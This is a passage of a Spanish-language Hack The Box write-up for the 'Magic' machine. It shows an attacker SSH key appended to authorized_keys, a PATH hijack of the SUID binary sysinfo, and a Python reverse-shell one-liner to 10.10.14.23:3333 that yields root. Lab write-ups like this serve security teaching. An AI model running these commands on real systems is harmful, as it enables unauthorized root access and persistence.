proceso lo podemos ver paso a paso en la máquina tracaback en el link anterior )

```
theseus@ubuntu:/etc/update-motd.d$ cd /home/theseus/.ssh/
theseus@ubuntu:~/.ssh$ ls -l
total 4
-rw-rw-r-- 1 theseus theseus 565 Jun  2 14:30 authorized_keys
theseus@ubuntu:~/.ssh$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDVXh09Y0f/kI4Xttzg2vsqe2cWc0qkg6xNYNCGtgBLG0hKC0uAqA2kT2aeU3M9gpjeKv
0EJiANDs7UQvgTkaTmg09zaL3ep5+XV59hPv0D01w6wqxApc9f8FrR3Um5Uotd+00NC+jz5RULiEJAaBkET0UUr7wCuV3L0hGGI4vLtpToCruTY9GPDuxDAXLWka7p/5yJ+z
o1/93k+0kP0n2aBocktreop0I+0Ne+0LhD78/WtHJhUP9V3mSIthZoeWwvLDRCDBdpMZ79AuRLsLtxXh6ABVlxmMgzJ7mgHyJqRndHLHsG7e6zku2CwduUe8990U0/ARE+4
edIp0d6fdmLkT/G0uf3//ri0oyc+4zsM70kQzEP+6JbivGTbDXh3U1UN/n91y7zQ1IbMqNQ7rBzUvfaN0z0= root@parrot >> authorized_keys []

[root@parrot:~]# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDVXh09Y0f/kI4Xttzg2vsqe2cWc0qkg6xNYNCGtgBLG0hKC0uAqA2kT2aeU3M9gpjeKvBvbiChCmtu9uTTY7Q6z06wTN7YMW
t0p0EJiANDs7UQvgTkaTmg09zaL3ep5+XV59hPv0D01w6wqxApc9f8FrR3Um5Uotd+00NC+jz5RULiEJAaBkET0UUr7wCuV3L0hGGI4vLtpToCruTY9GPDuxDAXLWka7p/5y
J+zrW3XHFrnFkwpMPCYT8rSarBvPjsU9sAo1/93k+0kP0n2aBocktreop0I+0Ne+0LhD78/WtHJhUP9V3mSIthZoeWwvLDRCDBdpMZ79AuRLsLtxXh6ABVlxmMgzJ7mgHyJqR
ndHLHsG7e6zku2CwduUe8990U0/ARE+4n3Vbb5/7/tTFXvfT0YKILCWomDRyQMMedIp0d6fdmLkT/G0uf3//ri0oyc+4zsM70kQzEP+6JbivGTbDXh3U1UN/n91y7zQ1IbMq
NQ7rBzUvfaN0z0= root@parrot
[root@parrot:~]#
```





Corremos el `suid3num.py`

```
theseus@ubuntu:~$ strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
    qmon start
```



Magic

Dentro de toda la información que nos muestra este comando, nos encontramos estas líneas que nos dice que está llamado estos binarios, así que, si podemos crear un archivo malicioso bajo alguno de estos nombres y hacer que se llame primero que estos, podríamos crear una RevShell dentro de nuestro archivo malicioso

```
=====Hardware Info=====
lshw -short
=====Disk Info=====
fdisk -l
=====CPU Info=====
cat /proc/cpuinfo
=====MEM Usage=====
```

Nos creamos nuestro archivo malicioso con una RevShell, como la que utilizamos al principio de la máquina, con el nombre de uno de estos llamados, podrías ser llamarlo fdisk y nos daría el mismo resultado.

```
theseus@ubuntu:~/Music$ nano cat
theseus@ubuntu:~/Music$ cat cat
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",3333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
theseus@ubuntu:~/Music$
```

```
theseus@ubuntu:~/Music$ chmod 755 cat
theseus@ubuntu:~/Music$ export PATH=/home/theseus/Music:$PATH
theseus@ubuntu:~/Music$

[root@angussMoody]-(/home/angussmoody/hackthebox/Magic-10.10.10.185)
#nc -lvp 3333
listening on [any] 3333 ...
```

Ahora le damos permisos de ejecución y modificamos la variable PATH para que agregue esta ruta, donde tenemos nuestro archivo malicioso y ponemos nuestra máquina a la escucha.

En este punto solo nos queda correr el binario y de esta forma nos da respuesta en nuestra RevShell, como root

```
theseus@ubuntu:~/Music$ sysinfo
=====Hardware Info=====
H/W path          Device          Class          Description
=====
/0                 system          VMware Virtual Platform
/0                bus             440BX Desktop Reference Platform
/0/0              memory          86KiB BIOS
/0/1              processor       AMD EPYC 7401P 24-Core Processor
/0/1/0            memory          16KiB L1 cache

[root@angussMoody]-(/home/angussmoody/hackthebox/Magic-10.10.10.185)
#nc -lvp 3333
listening on [any] 3333 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.185] 59634
# whoami
root
#
```





Magic

```
[root@angussMoody]-[/home/angussmoody/hackthebox/Magic-10.10.10.185]
#nc -lvp 3333
listening on [any] 3333 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.185] 59650
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~/Music# ^Z
[1]+  Detenido                  nc -lvp 3333
[*]-[root@angussMoody]-[/home/angussmoody/hackthebox/Magic-10.10.10.185]
#stty raw -echo
[*]-[root@angussMoody]-[/home/angussmoody/hackthebox/Magic-10.10.10.185]
#nc -lvp 3333

root@ubuntu:~/Music# cd /root/
root@ubuntu:/root# ls
info.c  root.txt
root@ubuntu:/root#
```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

